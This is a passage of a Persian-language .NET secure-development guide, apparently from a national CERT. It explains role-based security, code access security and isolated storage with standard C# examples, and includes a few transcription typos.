امنیت بر مبنای ابهام یک کنترل امنیتی ضعیف است و اگر تنها روش کنترل باشد تقریبا همیشه شکست می‌خورد. این به این معنی نیست که داشتن راز یک ایده بد است بلکه به این معناست که امنیت سیستم‌های کلیدی نباید بر مبنای مخفی نگهداشتن جزییات باشد.

برای مثال امنیت یک برنامه کاربردی نباید فقط مبتنی بر این باشد که کد منبع آن مخفی نگهداشته شده است. امنیت باید به فاکتورهای بسیار دیگری وابسته باشد که شامل سیاست‌های منطقی کلمه‌ی عبور، دفاع در عمق، محدودیت‌های تراکنش‌های تجاری، معماری شبکه و کنترل تقلب می‌شود. یک مثال عملی لینوکس است. کد لینوکس در دسترس همگان وجود دارد ولی هنوز امن است.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۹-٤-۲ اصلاح درست مشکلات امنیتی

وقتی یک مساله امنیتی شناسایی می‌شود، مهم است که یک آزمون برای آن تولید شود و علت ریشه‌ای مساله درک شود. وقتی از الگوهای طراحی استفاده می‌شود، احتمال این‌که مساله امنیتی در همه پایگاه‌های کد وجود داشته باشد زیاد است، بنابرای تولید وصله‌ی مناسب بدون ایجاد تغییرات زیاد لازم است.

به عنوان مثال یک کاربر فهمیده است که می‌تواند بالانس حساب یک کاربر دیگر را تغییر کوکی آن‌ها مشاهده کند. رفع مشکل به نظر بدیهی می‌رسد ولی از آنجایی‌که کد مدیریت کوکی بین تمام برنامه‌ها به اشتراک گذاشته شده است، یک تغییر در فقط یک برنامه‌ی کاربردی به همه‌ی برنامه‌های دیگر منتشر می‌شود. بنابراین این اصلاح باید در همه‌ی برنامه‌های متاثر بررسی شود.


مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۳ امنیت چارچوب دات‌نت

۳-۱ معرفی چارچوب دات‌نت

معماری دات‌نت به صورت ردیفی، پیمانه‌ای و سلسله‌مراتبی است. هر ردیف از چارچوب دات‌نت یک لایه‌ی انتزاعی است. زبان‌های برنامه‌نویسی دات‌نت در بالاترین سطح قرار دارند و کدها در این سطح نوشته می‌شوند. زبان مشترک زمان اجرا در پایین‌ترین ردیف نزدیک به زبان بومی سیستم‌عامل قرار دارد. این موضوع از اهمیت بسیار بالایی برخوردار است زیرا محیط مشترک زمان اجرا از نزدیک با کارهای محیط عملیاتی سیستم‌عامل برای مدیریت برنامه‌های کاربردی به کار می‌رود.

چارچوب دات‌نت مجموعه‌ای از پیمانه‌ها است که هر یک مسئولیت متمایز دارد و درخواست خدمات از ردیف بالا به ردیف‌های پایین داده می‌شود و ردیف‌های پایینی پاسخ‌گو خواهند بود. طرح معماری چارچوب دات‌نت در شکل زیر نشان داده شده است.



شکل ۳-۱: مروری بر معماری دات‌نت

چارچوب دات‌نت یک محیط مدیریت شده است. زبان مشترک زمان اجرا، اجرای برنامه‌های کاربردی دات‌نت را بررسی و خدمات ضروری موردنیاز برنامه را ارایه می‌دهد، حافظه و استثناها را مدیریت می‌کند و هم‌چنین تضمین می‌دهدکه برنامه‌ها به خوبی اجرا می‌شوند.

قابلیت همکاری زبان یکی از اهداف دات‌نت است یعنی زبان‌های دات‌نت از یک محیط زمان اجرای مشترک (زبان مشترک هنگام اجرا، یک کلاس کتابخانه مشترک)، کتابخانه کلاس چارچوب[1]، مدل مولفه‌ی مشترک و انواع مشترک استفاده می‌کنند. زبان‌های برنامه‌نویسی در دات‌نت به جز تفاوت‌های ظریف، که بین آن‌ها وجود دارد ولی به طور کلی استفاده از هر کدام از آن‌ها یک تجربه‌ی مشابه است.

۳-۲ امنیت زمان اجرای دات‌نت

۳-۲-۱ امنیت مبتنی بر نقش

نقش‌ها، اغلب در برنامه‌های کاربردی مالی و تجاری به منظور اعمال سیاست‌ها استفاده می‌شوند. برای مثال، یک برنامه ممکن است محدودیت‌هایی را در اندازه و مقدار تراکنش با توجه به این‌که آیا کاربران درخواست‌کننده یک عضو از یک نقش خاص است اعمال کند. کارمندان ممکن است مجاز به پردازش تراکنش‌هایی باشند که کمتر از یک حد آستانه خاص باشد، برای سرپرست کارمندان ممکن است مقدار بیشتری تعیین شده باشد و معاون سازمان، دسترسی‌های بالاتر (و یا هیچ محدودیتی نداشته باشد). امنیت مبتنی بر نقش نیز می‌تواند زمانی استفاده شود که یک نرم‌افزار نیاز به تاییدیه‌های متعدد برای تکمیل یک دارد. این حالت ممکن است برای یک سیستم خرید باشد که در آن هر کارمند می‌تواند یک درخواست خرید داشته باشد، اما تنها یک عامل خرید باشد که بتواند این درخواست را به یک سفارش خرید تبدیل کند و به یک تامین‌کننده فرستاده شود.

امنیت مبتنی بر نقش دات‌نت با ارایه اطلاعات principal (که از هویت مرتبط ساخته می‌شود) به نخ جاری[2] مجازشماری را ممکن می‌سازد. این هویت می‌تواند بر مبنای یک حساب کاربری ویندوز یا یک هویت سفارشی نامربوط به حساب ویندوز باشد. برنامه‌های چارچوب دات‌نت می‌توانند تصمیم‌های مجازشماری را

---

[1] Framework Class Library (FCL)

[2] Current Thread

بر اساس هویت principal یا عضویت در یک نقش یا هر دو بگیرند. یک نقش یک مجموعه‌ی نامدار از principalهاست که از نظر امنیتی امتیازات یکسانی دارند (مانند یک مدیر یا یک تحویل‌دار). یک principal ممکن است عضو یک یا چند نقش باشد. بنابراین برنامه‌ها می‌توانند از عضویت در نقش برای تعیین این‌که یک principal مجوز انجام عمل درخواستی را دارد یا خیر استفاده کنند.

چارچوب دات‌نت امنیت مبتنی بر نقش را به گونه‌ای انعطاف‌پذیر ارایه می‌کند که نیازمندی طیف وسیعی از برنامه‌های کاربردی را برآورده می‌کند. امنیت مبتنی بر نقش به خصوص برای استفاده در برنامه‌های کاربردی تحت‌وب ASP.NET که روی کارگزار پردازش می‌شوند، بسیار مناسب است. با این حال امنیت مبتنی بر نقش را می‌توان هم روی کارگزار و هم روی کارخواه به کار برد.

کد مدیریت‌شده می‌تواند هویت یا نقش یک principal را از طریق شی Principal کشف کند که یک ارجاع به شی Identity دارد. مقایسه اشیا هویت و principal با مفاهیمی شناخته شده نظیر کاربر و گروه می‌تواند مفید باشد. در یک محیط شبکه، حساب‌های کاربری نماینده‌ی افراد و برنامه‌ها هستند، درحالی‌که حساب‌های گروهی نماینده‌ی رده‌های خاصی از کاربران و مجوزهای تحت مالکیت آن‌ها هستند. به طور مشابه اشیا هویت چارچوب دات‌نت نماینده‌ی کاربران هستند، درحالی‌که نقش‌ها نماینده‌ی عضویت‌ها و زمینه‌های امنیت هستند. در چارچوب دات‌نت، شی principal هر شامل یک شی هویت و یک نقش می‌شود. برنامه‌های چارچوب دات‌نت بر اساس هویت یا عضویت در نقش به یک principal مجوز می‌دهند.

۱-۱-۲-۳ امنیت مبتنی بر نقش-Windows Principal

دو راه برای ایجاد یک شی WindowsPrincipal وجود دارد بسته به این‌که آیا کد بارها و بارها باید انجام اعتبارسنجی مبتنی بر نقش را بررسی کند و یا این‌که باید آن را تنها یک بار انجام دهد. اگر کد باید بارها و بارها انجام اعتبارسنجی مبتنی بر نقش را انجام دهد، از اولین روش استفاده می‌کنیم که تولید سربار کمتری دارد. هنگامی که کد فقط یک‌بارنیاز به اعتبارسنجی مبتنی بر نقش داشته باشد، از روش دوم استفاده می‌کنیم.

ایجاد شی WindowsPrincipal برای اعتبارسنجی که بارها تکرار می‌شود

۱. تابع SetPrincipalPolicy بر روی شی AppDomain که توسط ویژگی ایستای AppDomain.CurrentDomain برگردانده می‌شود را فراخوانی و یک مقدار شمارش PrincipalPolicy به آن بفرستید که نشان‌دهنده نوع سیاست انتخاب شده می‌باشد که می‌توانند

مقادیر NoPrincipal، UnauthenticatedPrincipal و WindowsPrincipal را داشته باشند. کد زیر نشان‌دهنده این روش است.

```
AppDomain.CurrentDomain.SetPrincipalPolicy(PrincipalPolicy.WindowsPrincip
al);
```

۲. وقتی سیاست تنظیم شد از ویژگی ایستای Thread.CurrentPrincipal برای بازیابی principal که کاربر فعلی ویندوز را در بر می‌گیرد استفاده کنید. چون مقداری که این ویژگی برمی‌گرداند از نوع IPrincipal است شما باید نتیجه را به یک WindowsPrincipal تبدیل کنید. کد زیر یک شی WindowsPricipal جدید با مقدار principal نخ جاری می‌سازد:

```
WindowsPrincipal MyPrincipal = (WindowsPrincipal)
Thread.CurrentPrincipal;
```

۳. وقتی شی principal ساخته شد، شما می‌توانید از روش‌های مختلفی برای اعتبارسنجی آن استفاده کنید.

ایجاد شی WindowsPrincipal برای اعتبارسنجی که یک‌بارتکرار شود

۱. یک شی جدید WindowsIdentity را با صدا زدن تابع ایستای WindowsIdentity.GetCurrent بسازید. این تابع یک پرسش از حساب ویندوز جاری ایجاد کرده و اطلاعات درباره‌ی آن حساب را در یک شی هویت جدید قرار می‌دهد. کد زیر یک شی جدید WindowsIdentity می‌سازد و آن را با کاربر احراز هویت شده جاری مقداردهی می‌کند:

```
WindowsIdentity MyIdentity = WindowsIdentity.GetCurrent();
```

۲. یک شی جدید WindowsPrincipak بسازید و مقدار شی WindowsIdentity را که در گام قبل ساختید به آن ارسال کنید:

```
WindowsPrincipal MyPrincipal = new WindowsPrincipal(MyIdentity);
```

۳. وقتی شی principal ساخته شد، شما می‌توانید از روش‌های مختلفی برای اعتبارسنجی آن استفاده کنید.

۲-۱-۲-۳ امنیت مبتنی بر نقش-GenericPrincipal

شما می‌توانید از کلاس GenericIdentity به همراه کلاس GenericPrincipal برای ایجاد یک طرح مجازشماری، که مستقل از دامنه ویندوز NT یا ویندوز ۲۰۰۰ است استفاده کنید.

برای ساختن GenericPrincipal مراحل زیر را انجام می‌دهیم:

۱. یک نمونه‌ی جدید از کلاس هویت بسازید و آن را با نامی که می‌خواهید داشته باشد مقداردهی اولیه کنید. کد زیر یک شی جدید GenericIdentity می‌سازد و آن را با نام MyUser مقداردهی اولیه می‌کند.

```
GenericIdentity MyIdentity = new GenericIdentity("MyUser");
```

۲. یک نمونه‌ی جدید از کلاس GenericPrincipal بسازید و آن را با شی GenericIdentity که در مرحله قبل ساختید و یک آرایه از رشته‌ها که نماینده‌ی نقش‌هایی است که مرتبط با این principal است، مقداردهی اولیه کنید. نمونه‌ی کد زیر یک آرایه از رشته‌ها را توصیف می‌کند که نماینده‌ی یک نقش مدیر و یک نقش کاربر هستند. سپس GenericPrincipal توسط این رشته و GenericIdentity قبل مقداردهی اولیه می‌شود:

```
String[] MyStringArray = {"Manager", "Teller"};
GenericPrincipal MyPrincipal = new GenericPrincipal(MyIdentity,
MyStringArray);
```

۳. از کد زیر برای اتصال principal به نخ جاری استفاده کنید. این زمانی مناسب است که این principal می‌بایست چندین بار اعتبارسنجی شود، یا باید توسط کدهای دیگری که در برنامه‌ی شما اجرا می‌شوند اعتبارسنجی شود و یا باید توسط شی PrincipalPermission اعتبارسنجی شود. شما می‌توانید اعتبارسنجی مبتنی بر نقش را بدون اتصال آن به نخ هم انجام دهید.

```
Thread.CurrentPrincipal = MyPrincipal;
```

نمونه کد زیر نشان می‌دهد که چگونه یک نمونه از GenericPrincipal و یک نمونه GenericIdentity بسازید. این کد مقادیر این اشیا را در کنسول نمایش می‌دهد:

```
using System;
using System.Security.Principal;
using System.Threading;

public class Class1
{
    public static int Main(string[] args)
    {
    // Create generic identity.
    GenericIdentity MyIdentity = new GenericIdentity("MyIdentity");

    // Create generic principal.
    String[] MyStringArray = {"Manager", "Teller"};
    GenericPrincipal MyPrincipal =
        new GenericPrincipal(MyIdentity, MyStringArray);

    // Attach the principal to the current thread.
    // This is not required unless repeated validation must occur,
    // other code in your application must validate, or the
    // PrincipalPermisson object is used.
```

```
    Thread.CurrentPrincipal = MyPrincipal;

    // Print values to the console.
    String Name =  MyPrincipal.Identity.Name;
    bool Auth =  MyPrincipal.Identity.IsAuthenticated;
    bool IsInRole =  MyPrincipal.IsInRole("Manager");

    Console.WriteLine("The Name is: {0}", Name);
    Console.WriteLine("The IsAuthenticated is: {0}", Auth);
    Console.WriteLine("Is this a Manager? {0}", IsInRole);

    return 0;
    }
}
```

هنگام اجرا، برنامه خروجی مشابه زیر نمایش خواهد داد:

```
The Name is: MyIdentity
The IsAuthenticated is: True
Is this a Manager? True
```

۲-۲-۳ امنیت دسترسی به کد


امنیت دسترسی به کد یک مکانیسم برای کمک به محدود کردن دسترسی به منابع و عملیات حفاظت‌شده می‌باشد. امنیت دسترسی به کد در دات‌نت وظایف زیر را برعهده دارد:

- یک مجموعه‌ی مجوز را برای این‌که نشان دهد چه کسانی حق دسترسی به منابع مختلف سیستم را دارند تعریف می‌کند.
- به کد امکان می‌دهد که مجوزی را که برای اجرا نیاز دارد درخواست کند.
- به کد امکان می‌دهد تا از فرایند فراخواننده آن درخواست امضای دیجیتال کند در نتیجه فقط فراخوانندگان از یک سازمان یا سایت خاص بتوانند کد محافظت‌شده را فراخوانی کنند.
- محدودیت‌هایی را روی کد در زمان اجرا با مقایسه مجوزهای داده شده هر فراخواننده در پشته فراخوانی با مجوزهایی که فراخوانندگان باید داشته باشند اعمال کند.

برای تعیین این‌که آیا کد اجازه برای دسترسی به یک منبع و یا انجام یک عملیات را دارد، سیستم‌های امنیتی در زمان اجرا به پشته مراجعه کرده و در آن حرکت می‌کنند و شروع به مقایسه مجوزهای هر درخواست دهنده می‌کنند که آیا اجازه برای این عملیات دارد یا نه. اگر هر فراخواننده در پشته اجازه نداشته باشد، یک

استثنا امنیتی صادر و دسترسی رد می‌شود. از این طراحی برای کمک و جلوگیری از حملات فریب[1] استفاده می‌شود، که در آن یک کد کمتر مورد اعتماد یک کد مطمین را فراخوانی می‌کند و از آن برای انجام عملیات غیرمجاز استفاده می‌کند. خواستن مجوز از تمام درخواست‌دهنده‌ها در زمان اجرا بر عملکرد تاثیر خواهد گذاشت، اما برای کمک به محافظت از کد در مقابل حملات فریب توسط کدهای کمتر مورد اعتماد ضروری است. برای بهینه‌سازی عملکرد، شما می‌توانید کاری کنید که کد کمتر در پشته حرکت کند. با این حال، شما باید مطمئن شوید که هر زمان شما این کار را انجام می‌دهید یک ضعف امنیتی ایجاد نکرده باشید.

شکل زیر نشان‌دهنده حرکت در پشته است وقتی که یک تابع در اسمبلی A4 درخواست می‌کند که فراخواننده‌ی آن مجوز P را داشته باشد.



شکل ۳-۲: حرکت در پشته‌ی فراخوانی

۳-۲-۳ انباره‌ی مجزا[2]

برای برنامه‌های دسکتاپ، انباره‌ی مجزا یک مکانیسم ذخیره‌سازی داده‌ها است که جدایی و ایمنی را با تعریف روش‌های استاندارد برقراری ارتباط کد و داده ذخیره شده فراهم می‌کند. استانداردسازی مزایای دیگری نیز دارد. مدیران می‌توانند از ابزارهای طراحی شده برای کار با انباره‌ی مجزا برای پیکربندی فضای ذخیره‌سازی فایل، تنظیم سیاست‌های امنیتی و حذف داده‌های استفاده نشده، استفاده کنند. با انباره‌ی مجزا،

---

[1] Luring Attack

[2] Isolated Storage

دیگر مسیرهای منحصر به فرد برای مشخص کردن مکان‌های امن در فایل سیستم نیاز نیست و داده‌ها از برنامه‌های کاربردی دیگر که تنها دسترسی به انباره‌ی مجزا دارند محافظت می‌شود.

نکته مهم: انباره‌ی مجزا برای برنامه‌های فروشگاه ویندوز 8.x موجود نیست. درعوض از کلاس‌های داده برنامه‌ی کاربردی در فضای نام Windows.Storage که در API زمان اجرای ویندوز قرار دارد برای ذخیره‌سازی داده‌ها و فایل‌های محلی استفاده کنید.

وقتی یک برنامه، داده‌ها را در یک فایل ذخیره می‌کند، نام فایل و محل ذخیره‌سازی باید به دقت انتخاب شود تا احتمال شناخته شدن محل ذخیره‌سازی برای برنامه‌های دیگر و آسیب‌پذیری آن به حداقل برسد. بدون وجود یک سیستم استاندارد برای مدیریت این مشکلات، ایجاد روش‌های موردی که برخوردهای ذخیره‌سازی را به حداقل برسانند می‌توانند پیچیده باشد و نتیجه قابل اعتماد نیست.

با استفاده از انباره‌ی مجزا، داده‌ها همیشه توسط کاربر و اسمبلی جداسازی می‌شوند. اعتبارنامه‌هایی نظیر منشا یا نام قوی اسمبلی شناسه اسمبلی را مشخص می‌کنند. داده‌ها را می‌توان با اعتبارنامه‌های مشابه بر اساس دامنه برنامه کاربردی مجزا کرد.

وقتی شما از انباره‌ی مجزا استفاده می‌کنید برنامه شما داده‌ها را در یک فضای داده منحصر به فرد ذخیره می‌کند که به جنبه‌ای از شناسه کد مانند منتشرکننده یا امضا مرتبط شده است. فضای داده یک انتزاع است نه یک مکان ذخیره‌سازی مشخص. این فضا یک یا چند فایل انباره‌ی مجزا را که به آن‌ها انبار گفته می‌شود، شامل می‌شود.

۳-۲-۳-۱ سهمیه برای انباره‌ی مجزا

یک سهمیه، یک محدودیت روی مقدار فضای مجزایی است که می‌توان استفاده کرد. این سهمیه شامل بایت‌های از فضای فایل به علاوه سربار ناشی از پوشه و اطلاعات دیگر در انبار است. اگر شما سعی کنید داده‌ای بنویسید که از سهمیه فراتر می‌رود یک استثنای IsolatedStorageException برمی‌گردد. سیاست امنیتی تعیین می‌کند که چه مجوزهایی به کد داده شود.

۳-۲-۳-۲ استفاده‌ی مجاز و ریسک‌های امنیتی

استفاده‌ی مجاز که با IsolatedStorageFilePermission مشخص می‌شود، درجه‌ای را تعیین می‌کند که کد مجاز به ایجاد و استفاده از انباره‌ی مجزا است. جدول زیر نشان می‌دهد که چگونه استفاده مجاز توصیف‌شده در مجوز به انواع جدایی مرتبط می‌شود و ریسک‌های امنیتی مرتبط با آن را به صورت خلاصه بیان می‌کند:

استفاده مجاز	انواع جدایی	تاثیر امنیتی
None	انباره‌ی مجزایی مجاز نیست	تاثیر امنیتی وجود ندارد.
DomainIsolationByUser	جدایی براساس کاربر، دامنه و اسمبلی. هر اسمبلی یک زیرانبار مجزا در دامنه دارد. انبارهایی که از این مجوز استفاده می‌کنند به صورت ضمنی براساس کامپیوتر هم جدا هستند.	این مجوز منابع را در معرض استفاده بیش از حد غیرمجاز قرار می‌دهد، با وجود این‌که سهمیه‌های اعمال شده این کار را مشکل می‌کند. به این یک حمله انکار خدمت گفته می‌شود.
DomainIsolationByRoamingUser	مشابه DomainIsolationByUser ولی انبار در محلی ذخیره می‌شود که اگر پروفایل کاربر منتقل شونده فعال باشد و سهمیه‌ها اعمال نشوند، انبار هم منتقل شود.	چون سهمیه‌ها باید غیرفعال شود، منابع ذخیره‌سازی در مقابل حمله‌ی انکار خدمت آسیب‌پذیرتر هستند.
AssemblyIsolationByUser	جدایی براساس کاربرو اسمبلی. انبارهایی که از این مجوز استفاده می‌کنند به صورت ضمنی براساس کامپیوتر هم جدا هستند.	سهمیه‌ها در این سطح برای جلوگیری از یک حمله‌ی انکار خدمت فعال هستند. همین اسمبلی در یک دامنه دیگر می‌تواند به این انبار دسترسی داشته باشد که امکان نشت اطلاعات بین برنامه‌ها را فراهم می‌کند.
AssemblyIsolationByRoamingUser	مشابه AssemblyIsolationByUser ولی انبار در محلی ذخیره می‌شود که اگر پروفایل کاربر منتقل شونده فعال باشد و سهمیه‌ها اعمال نشوند، انبار هم منتقل شود.	مشابه AssemblyIsolationByUser، ولی بدون سهمیه ریسک حمله انکار خدمت افزایش می‌یابد.
AdministerIsolatedStorageByUser	جدایی براساس کاربر. نوعا فقط ابزارهای مدیریتی و رفع اشکال از این سطح مجوز استفاده می‌کنند.	دسترسی با این مجوز به کد امکان مشاهده یا حذف هر کدام از فایل‌ها و پوشه‌های انباره‌ی مجزای یک کاربر را می‌دهد. ریسک‌ها عبارتند از نشت اطلاعات و از دست رفتن داده‌ها.
UnrestrictedIsolatedStorage	جدایی براساس تمام کاربران، دامنه‌ها و	این مجوز پتانسیل در معرض خطر

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

	اسمبلی‌ها. نوعا فقط ابزارهای مدیریتی و رفع اشکال از این سطح مجوز استفاده می‌کنند.	قرار گرفتن تمام انباره‌های مجزای همه کاربران را ایجاد می‌کند

۳-۲-۳-۳ ایجاد، شمارش و حذف انباره‌ی مجزا

چارچوب دات‌نت سه کلاس در فضای نام System.IO.IsolatedStorage برای کمک به اجرای وظایف مرتبط با انباره‌ی مجزا فراهم می‌کند:

- IsolatedStorageFile: که از System.IO.IsolatedStorage.IsolatedStorage مشتق شده و مدیریت پایه‌ای فایل‌های اسمبلی و برنامه را در اختیار می‌گذارد. یک نمونه از کلاس IsolatedStorageFile نماینده‌ی یک انبار منفرد قرار گرفته در سیستم فایل است.
- IsolatedStorageFileStream: که از System.IO.FileStream مشتق می‌شود و دسترسی به فایل‌های داخل انبار را فراهم می‌کند.
- IsolatedStorageScope: یک شمارش است که به شما امکان می‌دهد یک انبار را با نوع جدایی مناسب ایجاد و انتخاب کنید.

کلاس‌های انباره‌ی مجزا به شما این امکان را می‌دهند که انباره‌ی مجزا را ایجاد، شمارش و حذف کنید. تابع‌هایی برای انجام این وظایف از طریق شی IsolatedStorageFile در دسترس هستند. برای برخی عملیات نیاز است که شما مجوز IsolatedStorageFilePermission که نشان‌دهنده مجوز مدیریت انباره‌ی مجزا است را داشته باشید. ممکن است لازم باشد شما مجوزهای سیستم‌عامل برای دسترسی به فایل یا پوشه را نیز نیاز داشته باشید.

۳-۲-۳-٤ سناریوهای استفاده از انباره‌ی مجزا

انباره‌ی مجزا در بسیاری از وضعیت‌ها مناسب است از جمله ٤ سناریوی زیر:

- کنترل‌های دانلود شده. کنترل‌های کد مدیریت‌شده که از اینترنت دانلود شده‌اند امکان نوشتن روی دیسک سخت را از طریق کلاس‌های معمولی I/O ندارند، ولی می‌توانند از انباره‌ی مجزا برای ذخیره‌سازی تنظیمات کاربر و حالت‌های برنامه کاربردی استفاده کنند.

مدیریت امنیت و هماهنگی عملیات زیرساخت‌های داده‌ای رایانه‌ای

- فضای مشترک مولفه. مولفه‌هایی که بین برنامه‌ها به اشتراک گذاشته می‌شوند می‌توانند از انباره‌ی مجزا برای فراهم کردن دسترسی کنترل‌شده به انبارهای داده استفاده کنند.
- فضای ذخیره‌سازی کارگزار. برنامه‌های کاربردی کارگزار می‌توانند از انباره‌ی مجزا برای فراهم‌کردن فضاهایی برای تعداد زیاد کاربرانی که برای برنامه‌ی کاربردی درخواست می‌فرستند استفاده کنند.
- انتقال[1]: برنامه‌ها می‌توانند از انباره‌ی مجزا برای پروفایل‌های کاربری منتقل شده استفاده کنند. این به انباره‌های مجزای کاربر این امکان را می‌دهد که با پروفایل کاربر منتقل شوند.

از انباره‌ی مجزا در شرایط زیر نباید استفاده کنید

- ذخیره‌سازی رازهای با ارزش بالا نظیر کلیدهای یا کلمه‌های عبور رمز نشده، چون انباره‌ی مجزا در مقابل کدهای مورد اعتماد بالا، کدهای مدیریت‌نشده یا کاربران مورد اعتماد کامپیوتر محافظت نمی‌شود.
- برای ذخیره‌سازی کد.
- برای ذخیره‌سازی تنظیمات پیکربندی و استقرار که مدیران کنترل می‌کنند.

۵-۳-۲-۳ پردازش برروی داده ذخیره شده در انباره‌ی مجزا

برای خواندن و نوشتن بر روی یک فایل که در انباره‌ی مجزا ذخیره شده است از شی IsolatedStorageFileStream که یک STEAM READER است استفاده می‌کنیم.

به عنوان مثال کد زیر را در نظر بگیرید که در آن یک انباره‌ی مجزا بررسی می‌کند که فایلی به نام TestStore.txt وجود دارد یا نه. اگر وجود ندارد آن فایل را ایجاد می‌کند و درون آن می نویسد «انباره‌ی مجزا سلام». اگر این فایل وجود داشته باشد از آن می‌خواند. کد زیر را مشاهده کنید.

```
using System;
using System.IO;
using System.IO.IsolatedStorage;


namespace ConsoleApplication1
{
    class Program
    {
```

[1] Roaming

```
        static void Main(string[] args)
        {
            IsolatedStorageFile isoStore =
IsolatedStorageFile.GetStore(IsolatedStorageScope.User |
IsolatedStorageScope.Assembly, null, null);

            if (isoStore.FileExists("TestStore.txt"))
            {
                Console.WriteLine("The file already exists!");
                using (IsolatedStorageFileStream isoStream = new
IsolatedStorageFileStream("TestStore.txt", FileMode.Open, isoStore))
                {
                    using (StreamReader reader = new
StreamReader(isoStream))
                    {
                        Console.WriteLine("Reading contents:");
                        Console.WriteLine(reader.ReadToEnd());
                    }
                }
            }
            else
            {
                using (IsolatedStorageFileStream isoStream = new
IsolatedStorageFileStream("TestStore.txt", FileMode.CreateNew, isoStore))
                {
                    using (StreamWriter writer = new
StreamWriter(isoStream))
                    {
                        writer.WriteLine("Hello Isolated Storage");
                        Console.WriteLine("You have written to the
file.");
                    }
                }
            }
        }
    }
}
```

شما می‌توانید فایل‌ها و پوشه‌ها را در یک انباره‌ی مجزا حذف کنید. در انباره‌ی مجزا نام فایل و پوشه به سیستم‌عامل وابسته هستند و نسبت به ریشه‌ی فایل‌های مجازی سیستم مشخص شده‌اند.

کلاس System.IO.IsolatedStorage.IsolatedStorageFile دو تابع برای حذف کردن فایل‌ها و پوشه‌ها می‌دهد. این دو تابع عبارتند از DeleteDirectory و DeleteFile.

استثنای IsolatedStorageException وقتی اتفاق می‌افتد که شما سعی کنید یک فایل یا پوشه را حذف کنید ولی وجود نداشته باشد و یا وقتی که یک فایل دارای کاراکترهای wildcard باشد چنین استثنایی رخ خواهد داد.

تابع DeleteDirectory وقتی که پوشه شامل یک فایل و یا یک زیرپوشه باشد شکست خواهد خورد. شما می‌توانید از توابع GetFileNames و GetDirectoryNames برای بدست آوردن فایل‌ها و پوشه‌های موجود استفاده کنید.

کد زیر چندین پوشه ایجاد و سپس آن‌ها را حذف می‌کند.

```
using System;
using System.IO.IsolatedStorage;
using System.IO;

public class DeletingFilesDirectories
{
    public static void Main()
    {
        // Get a new isolated store for this user domain and assembly.
        // Put the store into an isolatedStorageFile object.

        IsolatedStorageFile                    isoStore                    =
IsolatedStorageFile.GetStore(IsolatedStorageScope.User |
            IsolatedStorageScope.Domain  |  IsolatedStorageScope.Assembly,
null, null);

        Console.WriteLine("Creating Directories:");

        // This code creates several different directories.

        isoStore.CreateDirectory("TopLevelDirectory");
        Console.WriteLine("TopLevelDirectory");
        isoStore.CreateDirectory("TopLevelDirectory/SecondLevel");
        Console.WriteLine("TopLevelDirectory/SecondLevel");

        // This code creates two new directories, one inside the other.


isoStore.CreateDirectory("AnotherTopLevelDirectory/InsideDirectory");
        Console.WriteLine("AnotherTopLevelDirectory/InsideDirectory");
        Console.WriteLine();

        // This code creates a few files and places them in the
directories.

        Console.WriteLine("Creating Files:");

        // This file is placed in the root.

        IsolatedStorageFileStream         isoStream1         =         new
IsolatedStorageFileStream("InTheRoot.txt",
            FileMode.Create, isoStore);
        Console.WriteLine("InTheRoot.txt");

        isoStream1.Close();

        // This file is placed in the InsideDirectory.

        IsolatedStorageFileStream         isoStream2         =         new
IsolatedStorageFileStream(
```

```
            "AnotherTopLevelDirectory/InsideDirectory/HereIAm.txt",
FileMode.Create, isoStore);

Console.WriteLine("AnotherTopLevelDirectory/InsideDirectory/HereIAm.txt")
;
        Console.WriteLine();

        isoStream2.Close();

        Console.WriteLine("Deleting File:");

        // This code deletes the HereIAm.txt file.

isoStore.DeleteFile("AnotherTopLevelDirectory/InsideDirectory/HereIAm.txt
");

Console.WriteLine("AnotherTopLevelDirectory/InsideDirectory/HereIAm.txt")
;
        Console.WriteLine();

        Console.WriteLine("Deleting Directory:");

        // This code deletes the InsideDirectory.


soStore.DeleteDirectory("AnotherTopLevelDirectory/InsideDirectory/");
        Console.WriteLine("AnotherTopLevelDirectory/InsideDirectory/");
        Console.WriteLine();

    } // End of main.
}
```

٤-٢-٣ امنیت کتابخانه‌های کلاس دات‌نت

